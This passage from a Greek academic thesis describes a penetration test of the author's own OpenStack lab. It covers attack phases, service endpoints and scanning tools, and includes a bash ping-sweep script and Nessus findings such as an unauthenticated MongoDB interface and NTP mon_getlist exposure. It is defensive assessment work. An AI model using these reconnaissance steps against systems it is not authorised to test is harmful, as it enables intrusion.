άρνησης παροχής υπηρεσιών έχει ως στόχο την εξάντληση των πόρων της υποδομής ή μιας εκ των υπηρεσιών της ώστε να καταστεί μη λειτουργική. Επιθέσεις αυτού του τύπου διεξάγονται από όλες τις κατηγορίες εισβολέων με διαφορετικές επιπτώσεις κάθε φορά, σύμφωνα με τους πόρους που χρησιμοποιούνται για την επίτευξή τους. Το είδος επιθέσεων μηδενικής ημέρας εκμεταλλεύεται ένα τρωτό σημείο το οποίο δεν είναι γνωστό στον πάροχο και δεν επιδιορθώνεται με τις υπάρχουσες ενημερώσεις ασφαλείας σε εκείνο το σημείο. Επι του παρόντος δεν υπάρχει αντίμετρο για την προστασία της υποδομής από αυτό το είδος επιθέσεων. Η επίτευξη επίθεσης μηδενικής ημέρας είναι εφικτή από χάκερ ή ομάδες χάκερ με άριστες ικανότητες διεξαγωγής επιθέσεων όπως επίσης και από κυβερνητικές υπηρεσίες πληροφοριών. Οι επίμονες επιθέσεις μπορούν να πραγματοποιηθούν από όλες τις κατηγορίες εισβολέων με εργαλεία τα οποία επιτρέπουν την συνεχή και κρυφή εκμετάλλευση της υποδομής. Η αναχαίτηση διαδικτυακού παρόχου αναφέρεται σε όλες τις επιθέσεις οι οποίες δίνουν πρόσβαση στους εισβολείς τόσο στη δικτυακή κίνηση η οποία εισέρχεται στην υποδομή όσο και σε εκείνη που εξέρχεται. Αυτό το είδος επιθέσεων πραγματοποιείται παράνομα από όλες τις κατηγορίες εισβολέων, ωστόσο υπάρχει η δυνατότητα με ένταλμα μια κυβερνητική υπηρεσία πληροφοριών να αποκτήση νόμιμα πρόσβαση στην δικτυακή κίνηση. Η κοινωνική μηχανική αποτελεί το ένα από τα δυσκολότερα είδη επιθέσεων και αποτελεσματικότερα κυρίως επειδή ο ανθρώπινος παράγοντας στην ασφάλεια μιας υποδομής είναι ο πιο τρωτός και ο πιο πολύπλοκος. Το συγκεκριμένο είδος επίθεσης πραγματοποιείται από έμπειρους χάκερ ως προς τον τρόπο με τον οποίο μπορούν να συλλεχθούν πληροφορίες από το ανθρώπινο δυναμικό του παρόχου και η χρήση τους στην συνέχεια για την επίτευξη επίθεσης. Το είδος επιθέσεων διαφυγής συστήματος εικονικοποίησης πραγματοποιείται από χάκερ με υψηλή ικανότητα διεξαγωγής επιθέσεων. Το συγεκριμένο είδος επιθέσεων επιτρέπει την εκμετάλλευση του συστήματος εικονικοποίησης και στην συνέχεια εκμετάλλευση των κόμβων της υποδομής και των πόρων τους. Τέλος, το είδος επιθέσεων αυτοματοποιημένων εργαλείων εκμετάλλευσης επιτρέπει την διεξαγωγή επιθέσεων χρησιμοποιώντας γνωστά τρωτά σημεία των λειτουργικών συστημάτων και του λογισμικού που επιτρέπει την έκθεση των εωτερικών υπηρεσίων του παρόχου. Το συγκεκριμένο είδος επιθέσεων μπορεί να εκτελείται αποτελεσματικά από τους εισβολείς της δεύτερης κατηγορίας και όλων των ανώτερων αυτής. Οι επιπτώσεις μιας επίθεσης αυτού του είδος ανεξάρτητα από τον εκτελών, είναι σοβαρές και βλάβες οι οποίες μπορούν να πραγματοποιηθούν είναι ανεπανόρθωτες.

Σύμφωνα με το NVD [76], το οποίο αποτελεί το εθνικό αποθετήριο προτύπων διαχείρισης τρωτών σημείων των Ηνωμένων Πολιτειών της Αμερικής, ο βαθμός επικινδυνότητας των τρωτών σημείων υπολογίζεται μέσω του συστήματος βαθμονόμησης, το CVSS [75]. Το σύστημα CVSS προσδιορίζει με ακρίβεια την βλάβη που μπορεί να προκληθεί από τρωτά σημεία στην υποδομή μιας επιχείρισης, κυβερνητικής αρχής ή κατά την λειτουργία ενός

συστήματος. Έτσι, καθορίζονται οι επιπτώσεις και τα μέτρα αντιμετώπισης των τρωτών σημείων εφόσον πραγματοποιηθεί αξιολόγηση με το σύστημα βαθμονόμησης. Η δριμύτητα των τρωτών σημείων χαρακτηρίζεται από τον ακόλουθο πίνακα.

Δριμύτητα	**CVSS score**
Περιορισμένη-Συγκέντρωση Πληροφοριών μόνο	0
Χαμηλή	1.0-3.9
Μέτρια	4.0-6.9
Υψηλή	7.0-10.0


Εικόνα 26 Δριμυτητα Επιθέσεων

Οι διάφοροι τύποι εισβολέων για την εκμετάλλευση ενός συστήματος χρησιμοποιούν τρωτά σημεία τα οποία είναι αποτέλεσμα κενών και λαθών του λογισμικού ενός συστήματος ή ενός διακομιστή. Τα κενά και τα λάθη τα οποία επιτρέπουν την εκμετάλλευση και κατ'επέκταση την παραβίαση μιας πολιτικής ασφάλειας χαρακτηρίζονται ως CVEs. Τα CVEs επιτρέπουν τον απομακρυσμένο έλεγχο ενός υπολογιστικού συστήματος και την εκτέλεση εργασιών μέσω λογαριασμού ο οποίος έχει παραβιαστεί. Επιπλέον, επιτρέπουν την πρόσβαση σε ευαίσθητα δεδομένα και την υποκλοπή τους.Οι περισσότερες επιθέσεις άρνησης παροχής υπηρεσιών βασίζονται σε CVEs. Πέραν των παραπάνω, ένα σύστημα ή μια υποδομή λόγω των CVEs, μπορεί να βρεθεί σε κατάσταση έκθεσης. Σε αυτήν την κατάσταση πλέον ο εισβολέας έχει καταλάβει ύπο τον έλεγχό του το τμήμα της υποδομής ή του συστήματος το οποίο έχει προσβληθεί από την επίθεση του και οι δυνατότητες αυτού επιβοηθούν τον εισβολέα στην περαιτέρω εκμετάλλευση. Για παράδειγμα, σε περίπτωση που εκτεθεί η υπηρεσία ssh ενός διακομιστή μιας εταιρίας λόγω ενός CVE της έκδοσης του λογισμικού της, τότε ο επιτιθέμενος μπορεί να χρησιμοποιήσει την υπηρεσία για να εκτελέσει ssh tunneling και να αποκτήσει πρόσβαση στο εσωτερικό δίκτυο της υποδομής στην οποία βρίσκεται ο διακομιστής. Σε αυτήν την περίπτωση, μολις παραβιαστεί η υπηρεσία, ο διακομιστής τίθεται σε κατάσταση έκθεσης και πλέον ο εισβολέας έχει την δυνατότητα χρήσης των υπηρεσιών που προσφέρονται από τον διακομιστή προς όφελός του.

5.1.3 Φάσεις Επίθεσης

Η διεξαγωγή μιας επίθεσης ανεξάρτητα από το είδος στο οποίο ανήκει αποτελείται από πέντε στάδια [74]. Τα συγκεκριμένα στάδια είναι τα ακόλουθα, **(α)** συγκέντρωση πληροφοριών, **(β)**

απαρίθμηση υπηρεσιών, **(γ)** εκμετάλλευση, **(δ)** διατήρηση πρόσβασης και **(ε)** απόκρυψη ίχνων.



Εικόνα 27 Μεθοδολογία Διείσδυσης [74]

Η συγκέντρωση των πληροφοριών μπορεί να χαρακτηριστεί ως παθητική και ως ενεργητική. Κατά την παθητική συγκέντρωση πληροφοριών συλλέγονται οι δημόσια διαθέσιμες πληροφορίες για τον πάροχο, την δράση του, τα δεδομένα που συγκερντώνει, το ανθρώπινο δυναμικό και την υποδομή του. Αυτού του είδους οι πληροφορίες συλλέγονται κυρίως από μηχανές αναζήτησης στο διαδίκτυο χωρίς να έρχεται σε επαφή ο εισβολέας με την υποδομή του παρόχου. Στην συνέχεια εκτελείται ενεργητική συγκέντρωση πληροφοριών, κατά την οποία καθίσταται δυνατή η απαρίθμηση των υπηρεσιών DNS, SMB, SNMP, SMTP και η σάρωση θυρών διακομιστών ενδιαφέροντος. Αφού πραγματοποιηθεί και η σάρωση τρωτών σημείων με ένα πλήθος εργαλείων τα οποία αυτοματοποιούν την διαδικασία, ο εισβολέας κατέχει πλέον αρκετές πληροφορίες για τον σχεδιασμό και την διεξαγωγή επίθεσης κατά της υποδομής του παρόχου. Σε αυτό το σημείο, υποθέτουμε πως το σύστημα στόχος έχει εκτεθεί λόγω ενός τρωτού σημείου και ο εισβολέας το έχει θέσει υπο τον έλεγχό του. Πλέον, ανάλογα με τον τύπο του λειτουργικού συστήματος κατασκευάζεται ένα πρόγραμμα "κερκόπορτα"(backdoor) το οποίο μακρυπρόθεσμα θα χρησιμοποιηθεί για την είσοδο του εισβολέα στο εκτεθειμένο σύστημα. Αυτή η διαδικασία κρίνεται απαραίτητη εφόσον με την εφαρμογή νέων ενημερώσεων ασφάλειας το τρωτό σημείο το οποίο εκμεταλλεύτηκε αρχικά, μπορεί να μην είναι διαθέσιμο προς εκμετάλλευση. Τέλος, καθίσταται απαραίτητη η

απόκρυψη των ίχνων του εισβολέα τα οποία υποδηλώνουν την είσοδό του στο σύστημα, την εκτέλεση των ενεργειών του και την ευρύτερη εισβολή.

5.2 Σύστημα προς Αξιολόγηση

Το περιβάλλον της υποδομής είναι το OpenStack, έκδοση kilo, και συνιστάται από κόμβους οι οποίοι επιτελούν συγκεκριμένο έργο σύμφωνα με τις υπηρεσίες οι οποίες είναι εγκατεστημένες σε καθένα εξ΄αυτών. Οι κόμβοι είναι εικονικά συστήματα και ορίζονται ως εξής: controller, network, compute1, compute2, compute3, block1, block2, object1 και zenlb.

Οι διακομιστές των επιμέρους υπηρεσιών της υποδομής λειτουργούν και εκτείθονται μέσω του controller κόμβου. Στον ακόλουθο πίνακα υπάρχουν τα ακροσημεία των διακομιστών των υπηρεσιών τα οποία βρίσκονται στον controller όπως επίσης και οι υπηρεσίες των υπολοίπων ανοιχτών κόμβων.

Project	**Υπηρεσία**	**Ακροσημείο Υπηρεσίας**	**Θύρα**
Nova-API	Compute	http://controller:8774/v2/c84ced7a217e4da7ad3d87365e9bda4e	8773,8775
Nova-Endpoint	Compute		8774
Nova-novncproxy for browser	Compute		6080
Neutron	Network	http://controller:9696	9696/ publicurl and adminurl
Cinder	Volumev2	http://controller:8776/v2/c84ced7a217e4da7ad3d87365e9bda4e	8776
Cinder	Volume	http://controller:8776/v2/c84ced7a217e4da7ad3d87365e9bda4e	8776
Glance	Image API	http://controller:9292	9292
Glance	Image Registry		9191
Ceilometer	Telemetry	http://controller:8777	8777
Heat	Orchestration	http://controller:8004/v1/c84ced7a217e4da7ad3d873	8004

		65e9bda4e	
Heat	AWS Cloudformation	http://controller:8000/v1	8000
Swift	Object Store	http://controller:8080/v1/AUTH_c84ced7a217e4da7ad3d87365e9bda4e	8080
Keystone	Identity	http://controller:5000/v2.0	5000/ publicurl
Keystone	Identity	http://controller:35357/v2.0	35357/ adminurl
OpenSSH	SSH		22
Apache	HTTP		80
MySQL	Database		3306
RabbitMQ	Message Broker		5672
RabbitMQ	Message Broker		25672
MongoDB-API	Database		27017
MongoDB	Database	http://controller/28017	28017
	Empd		4369


Στον Object κόμβο οι ακόλουθες υπηρεσίες εκτίθονται μέσω των συγκεκριμένων ανοιχτών θυρών.

Project	**Υπηρεσία**	**Ακροσημείο Υπηρεσίας**	**Θύρα**
OpenSSH	SSH		22
	rsync		873
Swift	Object Storage		6000, 6001, 6002

Στους block κόμβους οι ακόλουθες υπηρεσίες λειτουργούν:

Project	**Υπηρεσία**	**Ακροσημείο Υπηρεσίας**	**Θύρα**
OpenSSH	SSH		22
	Iscsi target		3260

Στους compute κόμβους και στον network η μοναδική ανοιχτή θύρα είναι η 22. Στον network κόμβο είναι εγκατεστημένη η υπηρεσία δικτύωσης. Στους compute κόμβους είναι εγκατεστημένες οι υπηρεσίες διαχείρισης πόρων και συστημάτων, δικτύωσης και τηλεμετρίας. Στους block κόμβους είναι εγκατεστημένες οι υπηρεσίες διαχείρισης αποθήκευσης πλοκάδας και τηλεμετρίας. Στους object κόμβους είναι εγκατεστημένες οι υπηρεσίες διαχείρισης αποθήκευσης αντικειμένου και τηλεμετρίας. Στον κόμβο zenlb είναι εγκατεστημένη η υπηρεσία zen-loadbalancer η οποία πραγματοποιεί την εξισορρόπηση του φόρτου εργασίας για τα instances τα οποία θα παρέχουν την τελική υπηρεσία. Για την εσωτερική λειτουργία και επικοινωνία των κόμβων δημιουργήθηκαν δύο δίκτυα, το δίκτυο διαχείρισης και το δίκτυο σηράγγωσης. Το δίκτυο διαχείρησης χρησιμοποιείται από την υπηρεσία RabbitMQ για την υλοποίηση του δίαυλου μηνυμάτων, μέσω του οποίου επικοινωνούν οι υπηρεσίες μεταξύ τους. Το δίκτυο σηράγγωσης χρησιμοποιείται από τους compute κόμβους και τον network κόμβο για την δικτύωση των instances και την μεταφορά πληροφοριών και δεδομένων που σχετίζονται με την τελική υπηρεσία. Για την έκθεση της υπηρεσίας δημιουργήθηκαν επιπλέον δύο δίκτυα, το εξωτερικό δίκτυο το οποίο παρέχει στα instances κινητές ip διευθύνσεις και το εσωτερικό δίκτυο το οποίο παρέχει σταθερές ip διευθύνσεις και επιτρέπει την επικοινωνία των instances. Το εξωτερικό δίκτυο αποτελεί την φάρμα διακομιστών του εξισορροπητή φόρτου εργασίας, στην οποία κατανέμονται οι αιτήσεις των τελικών χρηστών.



Εικόνα 28 Δίκτυα και Κόμβοι Περιβάλλοντος

Η αξιολόγηση της παρεχόμενης ασφάλειας μιας υποδομής και των συστημάτων της είναι κρίσιμη προτού τεθεί σε λειτουργία ώστε να εκτιμηθούν οι κίνδυνοι που ενέχουν για τα δεδομένα και τις πληροφορίες που θα διαχειρίζονται. Για την αξιολόγηση της υποδομής που κατασκευάστηκε, πραγματοποιήθηκε έλεγχος διείσδυσης, ο οποίος βασίστηκε στις φάσεις επιθέσεων τις οποίες θα ακολουθούσε ο εισβολέας στο φυσικό κόσμο προκειμένου να εκμεταλλευτεί ένα τμήμα της υποδομής ή μιας υπηρεσίας. Αρχικά θα πραγματοποιηθεί συγκέντρωση πληροφοριών για τα τέσσερα δίκτυα, στην συνέχεια θα γίνει απαρίθμηση των υπηρεσιών και θα αναλυθούν οι πληροφορίες για την ανεύρεση τρωτών σημείων τα οποία θα επιτρέψουν την διεξαγωγή επιθέσεων. Σε καθε δίκτυο η προσέγγιση η οποία θα ακολουθηθεί για την εκμετάλλευση τρωτών σημείων θα είναι διαφορετική εφόσον ο τύπος εισβολέα, ο τύπος και το είδος της επίθεσης διαφέρει ανάλογα με τους χρήστες των δικτύων και τους τρόπους με τους οποίους μπορεί να αποκτηθεί πρόσβαση σε αυτά. Στο δίκτυο διαχείρισης λειτουργεί ο δίαυλος μηνυμάτων και χρησιμοποιείται από τις υπηρεσίες για την μεταξύ τους επικοινωνία. Έτσι, στο συγκεκριμένο δικτυο είναι συνδεδεμένοι όλοι οι κόμβοι και πρόσβαση μπορούν να αποκτήσουν όλες οι υπηρεσίες και ο διαχειριστής. Στο δίκτυο σηράγγωσης είναι συνδεδεμένοι οι compute κόμβοι και ο network κόμβος. Στο συγκεκριμένο δίκτυο μπορεί να αποκτήσει πρόσβαση η υπηρεσία δικτύωσης και ο διαχειριστής. Τα δύο δίκτυα βρίσκονται απομονωμένα στο εσωτερικό της υποδομής χωρίς να υπάρχει πρόσβαση σε αυτά μέσω του διαδικτύου από τους τελικούς χρήστες. Εκτός από τον διαχειριστή τα φυσικά πρόσωπα τα οποία θα έχουν δικαίωμα πρόσβασης σε αυτά και εξουσιοδότηση για την εκτέλεση ενεργειών θα ορίζονται από τους οργανωτικούς και λειτουργικούς κανόνες της υποδομής. Ο τύπος επίθεσης ο οποίος θα βλάψει την υποδομή στην περίπτωση των δύο δικτύων είναι έσωθεν απειλής, εφόσον πρόσβαση σε αυτά μπορούν να αποκτήσουν εργαζόμενοι του παρόχου. Σύμφωνα με τις πληροφορίες οι οποίες θα συγκεντρωθούν τα είδη επιθέσεων θα προκύψουν από τα τρωτά σημεία που θα βρεθούν. Στο εσωτερικό δίκτυο για να επιτευχθεί συγκέντρωση πληροφοριών καθίσταται αναγκαία η δημιουργία μιας εικόνας λειτουργικού συστήματος, η οποία θα χρησιμοποιηθεί για την σημιουργία ενός instance στο ίδιο εσωτερικό δίκτυο με τα instances που εκθέτουν την τελική υπηρεσία. Εκτός αυτού, θα μπορούσε να πραγματοποιηθεί συγκέντρωση πληροφοριών αν τα εργαλεία για το συγκεκριμένο έργο εγκατασταθούν σε ένα ήδη υπάρχον instance. Η εκμετάλλευση ενός instance του εσωτερικού δικτύου μπορεί να πραγματοποιηθεί μέσω έσωθεν απειλής ή μέσω εκμετάλλευσης μιας σειράς τρωτών σημείων από την στατική ip διεύθυνση μέσω της οποίας γίνεται η έκθεση της τελική υπηρεσίας από τον εξισορροπητή φόρτου εργασίας. Το πρώτο σενάριο επίθεσης, μέσω έσωθεν απειλής, κατέχει υψηλότερο βαθμό επικινδυνότητας ως προς την υλοποίηση εφόσον η πολύπλεξη είναι μικρότερη και λιγότερα στοιχεία πρέπει να εκμεταλλευτούν. Για το δεύτερο σενάριο επίθεσης, είναι αναγκαία η ύπαρξη τουλάχιστον μιας σειράς τρωτών σημείων για την επίτευξη μιας ολοκληρωμένης εκμετάλλευσης μιας

υπηρεσίας ή για την συγκέντρωση πληροφοριών του εσωτερικού δικτύου. Οι τύποι εισβολέων οι οποίοι έχουν την δυνατότητα εκτέλεσης των παραπάνω σεναρίων επίθεσης θα κατέχουν υψηλό επίπεδο ικανοτήτων. Τα είδη των επιθέσεων θα προκύψουν από τα τρωτά σημεία που θα ανιχνευθούν. Η συγκέντρωση πληροφοριών στο εξωτερικό δίκτυο μπορεί να πραγματοποιηθεί είτε μέσω έσωθεν απειλής είτε μέσω εκμετάλλευσης του εξισορροπητή φόρτου εργασίας. Οι πληροφορίες οι οποίες θα συγκεντρωθούν σε αυτό το δίκτυο θα χαρακτηρίζουν τα instances και εκμετάλλευση αυτών θα δώσει πρόσβαση στα instances και κατ΄επέκταση στο εσωτερικό δίκτυο. Τέλος, συγκέντρωση πληροφοριών για την στατική ip διεύθυνση μέσω της οποίας θα γίνεται η έκθεση της υπηρεσίας θα οδηγήσει τον επιτιθέμενο στον καθορισμό τρωτών σημείων του εξισορροπητή του φόρτου εργασίας.

5.3 Εργαλεία Συγκέντρωσης Πληροφοριών

Nessus

Το nessus είναι εργαλείο αξιολόγησης και ανίχνευσης τρωτών σημείων, όπως επίσης και διαχείρισης των απειλών[80]. Το nessus έχει την δυνατότητα πραγματοποίησης σάρωσης θυρών, λειτουργικών συστημάτων, συστημάτων εικονικοποίησης, κακόβουλου λογισμικού και ευαίσθητων πληροφοριών. Το nessus αποτελείται από μια δικτυακή διεπαφή μέσω της οποίας εκτελούνται οι έλεγχοι και οι σαρώσεις.

OpenVAS

Το OpenVAS είναι ένα σύμπλεγμα εργαλείων και υπηρεσιών σάρωσης τρωτών σημείων και διαχείρισης αυτών[79]. Το OpenVAS διατηρεί ένα δημόσιο αποθετήριο προτάσεων και δοκιμών για τον έλεγχο τρωτών σημείων και μέσω αυτών πραγματοποιούνται οι σαρώσεις. Το OpenVAS συγχρονίζεται με το αποθετήριο κάθε εβδομάδα.

Metasploit

Το Metasploit είναι μια πλατφόρμα ελέγχου διείσδυσης βασισμένη στη γλώσσα προγραμματισμού Ruby, η οποία επιτρέπει τη συγγραφή και την δημιουργία κώδικα εκμετάλλευσης όπως επίσης και σάρωσης τρωτών σημείων ενός συστήματος[78]. Η πλατφόρμα είναι συνδεδεμένη με βάση δεδομένων για την ανεύρεση κώδικα εκμετάλλευσης, ανίχνευσης, αποφυγής ανίχνευσης, αύξησης προνομίων και σάρωσης. Το Metasploit παρέχει ολοκληρωμένο περιβάλλον για την διεξαγωγή επιθέσεων και την ανάλυση των τρωτών σημείων ενός συστήματος. Αποτελείται από μια συλλογή εργαλείων για την ανάπτυξη και βελτίωση κώδικα εκμετάλλευσης ανάλογα με τις ανάγκες που προκύπτουν κατά την διεξαγωγή επιθέσεων. Η διεπαφή της πλατφόρμας ονομάζεται *msfconsole* και χρησιμοποιείται μέσω τερματικού.

Nmap

Το nmap είναι εργαλείο σάρωσης δικτύων για την ανεύρεση πληροφοριών σχετικά με τα υπολογιστικά συστήματα είναι συνδεδεμένα σε αυτά[82]. Μέσω της δυνατότητας nmap scripting engine είναι εφικτή η αυτοματοποίηση έλεγχων και σαρώσεων με την συγγραφή scripts όπως επίσης είναι δυνατή η ανεύρεση γνωστών τρωτών σημείων μέσω των nse scripts του εργαλείου. Πέραν της σάρωσης θυρών μπορεί να πραγματοποιήσει ανίχνευση λειτουργικών συστημάτων, ανίχνευση εκδόσεων υπηρεσιών και απαρίθμηση υπηρεσιών. Το εργαλείο χρησιμοποιείται μέσω τερματικού.

SpiderFoot

Το SpiderFoot αποτελεί εργαλείο ελεύθερου λογισμικού αυτοματοποιημένης συγκέντρωσης πληροφοριών[81]. Μέσω προκαθορισμένων ελέγχων και σαρώσεων συγκεντρώνονται πληροφορίες και πραγματοποιείται σάρωση των θυρών όπως επίσης και αξιολόγηση τρωτών σημείων. Το εργαλείο χρησιμοποιείται μέσω δικτυακής διεπαφής

Tcpdump, Wireshark

Το εργαλεία tcpdump και wireshark είναι αναλυτές πακέτων και δικτυακής κίνησης. Τα συγκεκριμένα εργαλεία παρουσιάζουν λεπτομερώς τις πληροφορίες των πακέτων που διακινούνται σε ένα δίκτυο. Το εργαλείο tcpdump διαχειρίζεται και λειτουργεί μέσω τερματικού ενώ το wireshark μέσω γραφικού περιβάλλοντος. Το wireshark παρέχει επιπλέον δυνατότητες ταξινόμησης και φιλτραρίσματος των πακέτων που συλλαμβάνει.

5.4 Αξιολόγηση Δικτύου Διαχείρισης

Για τον έλεγχο της ασφάλειας του δικτύου διαχείρισης θα σύνδεθεί σε αυτό ένα εικονικό σύστημα με λειτουργικό σύστημα kali 2 για να πραγματοποιηθούν σαρώσεις και έλεγχοι οι οποίοι θα χρησιμοποιηθούν για την αξιολόγηση του. Το λειτουργικό σύστημα kali διαθέτει τα εργαλεία τα οποία θα χρησιμοποιούσε ο εισβολέας για την συγκέντρωση πληροφοριών και την εκμετάλλευση υπηρεσιών και συστημάτων των κόμβων που συνδεδεμένοι στο συγκεκριμένο δίκτυο. Κατά την πρώτη φάση μιας επίθεσης συγκεντρώνονται πληροφορίες, στην συνέχεια απαριθμούνται οι υπηρεσίας και κατ’ επέκταση προσδιορίζεται η γνώση που κατέχει ο εισβολέας βάση των συλλεγμένων πληροφοριών. Χρησιμοποιώντας την γνώση από τις πληροφορίες θα προσδιοριστούν τρωτά σημεία και ο βαθμός επικινδυνότητας ως προς την εκμετάλλευσή τους. Τα εργαλεία που θα χρησιμοποιηθούν είναι τα Nessus, Metasploit, OpenVAS, Nmap,SpiderFoot, tcpdump και Wireshark.

Αρχικά πραγματοποιήθηκε εντοπισμός των ενεργών υπολογιστικών συστημάτων στο δίκτυο χρησιμοποιώντας το πρωτόκολλο ICMP και την δυνατότητα ping του λειτουργικού συστήματος με το ακόλουθο bash script:

```
#! /bin/bash
for ip in $(seq 1 250); do
ping -c 1 10.0.0.$ip |grep "bytes from" |cut -d" " -f 4|cut -d":" -f 1 &
done
```

Το αποτέλεσμα ήταν το ακόλουθο δηλαδή οι ip διευθύνσεις για το δίκτυο διαχείρισης των κόμβων της υποδομής:

```
10.0.0.2 //dhcp server virtualbox
10.0.0.11 //controller
10.0.0.21 //network
10.0.0.31 //compute1
10.0.0.41 //compute2
10.0.0.51 //compute3
10.0.0.61 //block1
10.0.0.71 //object1
10.0.0.101 //block2
```

Στην συνέχεια χρησιμοποιήθηκε το εργαλείο Nessus 6.5.3 scanner για την ανίχνευση τρωτών σημείων που προκύπτουν από λανθασμένες ρυθμίσεις και τρωτές εκδόσεις λογισμικού. Το συγκεκριμένο εργαλείο θα πραγματοποιήσει προηγμένη σάρωση θυρών, απαρίθμηση υπηρεσιών, ανάλυση των υπηρεσιών και ανίχνευση τρωτών σημείων σε αυτές. Η σάρωση για τον controller στην ip διεύθυνση 10.0.0.11 ανίχνευσε ανοιχτές τις θύρες 22, 80, 3306,4369, 5000, 5672, 6080, 8000, 8004, 8080, 8773, 8774, 8775, 8776, 8777, 9191, 9292, 9696, 25672, 27017, 28017 και 35357. Πραγματοποίησε απαρίθμηση των υπηρεσιών αντιστοιχώντας την θύρα 22 στην υπηρεσία Openssh 6.6.1p1, την θύρα 80 στην υπηρεσία Apache 2.4.7,την θύρα 3306 στην υπηρεσία MariaDB 5.5-44, την θύρα 4369 στην υπηρεσία Erlan, την θύρα 5672 σε υπηρεσία AMQP έκδοσης 0.9.1, τις θύρες 80 5000 6080 8000 8004 8080 8773 8774 8775 8776 8777 9191 9292 9696 28017 35357 σε διακομιστη ιστού και την θύρα 27017 στην υπηρεσία MongoDB έκδοσης 2.4.9. Επιπλέον, ανίχνευσε υπηρεσία ntp διακομιστή στη θύρα 123 έκδοσης 4.2.6p5, τις υποστηριζόμενες εκδόσεις του πρωτοκόλου της ssh υπηρεσίας είναι 1.99 και 2.0, τους υποστηριζόμενους αλγόριθμους κρυπτογράφησης για την αμφίδρομη επικοινωνία του διακομιστή με τους χρήστες του και τον πυρήνα του λειτουργικού

συστήματος linux kernel 3.19.0-31-generic. Προσδιορίστηκε πως η υπηρεσία ssh υποστηρίζει προς χρήση την Cipher Block Chaining(CBC) κρυπτογράφηση, η οποία επιτρέπει στον εισβολέα να ανακτήσει το απλό κείμενο από το κρυπτοκείμενο σε περίπτωση υποκλοπής μηνυμάτων μεταξύ του διακομιστή και των χρηστών του. Τρωτά σημεία που ανιχνεύτηκαν είναι η μη ικανοποιητική αποστείρωση των cookies Που χρησιμοποιούνται από τον διακομιστή ιστού και μπορεί να προκληθεί cookie injection, η βαση δεδομένων MongoDB η οποία έχει ρυθμιστεί να λειτουργεί στη θύρα 27017, να δίνει πρόσβαση μέσω της δικτυακής διεπαφής, http://10.0.0.11/28017, για την εκτέλεση ερωτημάτων(queries) για την ανάκτηση δεδομένων από τις βάσεις δεδομένων χωρίς ταυτοποίηση και στον ntp διακομιστή που λειτουργεί, έχει ενεργοποιηθεί η εντολή mon_getlist και μπορεί να χρησιμοποιηθεί για επίθεση άρνησης παροχής υπηρεσιών ή να χρησιμοποιηθεί από τον εισβολέα για την ανίχνευση των πελατών του κόμβου και του διακομιστή με τον οποίο έχει συγχρονιστεί ο controller. Ολες οι πληροφορίες οι οποίες συγκεντρώθηκαν για τις θύρες και τις υπηρεσίες ήταν έγκυρες. Αφού ολοληρώθηκε η σάρωση για τον controller πραγματοποιήθηκε προηγμένη σάρωση για τους υπόλοιπους κόμβους. Οι θύρα tcp που ανιχνεύτηκε ανοιχτή στον network κόμβο ήταν η 22 και η udp θύρα 123. Η υπηρεσία της θύρας 22 ήταν η openssh έκδοση 6.6.1p1. Οι ίδιες θύρες ανιχνεύτηκαν ανοιχτές στους compute κόμβους. Οι θύρες που ήταν ανοιχτές στους block κόμβους ήταν οι 22 και 3260. Στην θύρα 22 λειτουργούσε η υπηρεσία openssh έκδοση 6.6.1p1 και δεν επιτεύχθηκε απαρίθμηση της υπηρεσίας στη θύρα 3260. Στον 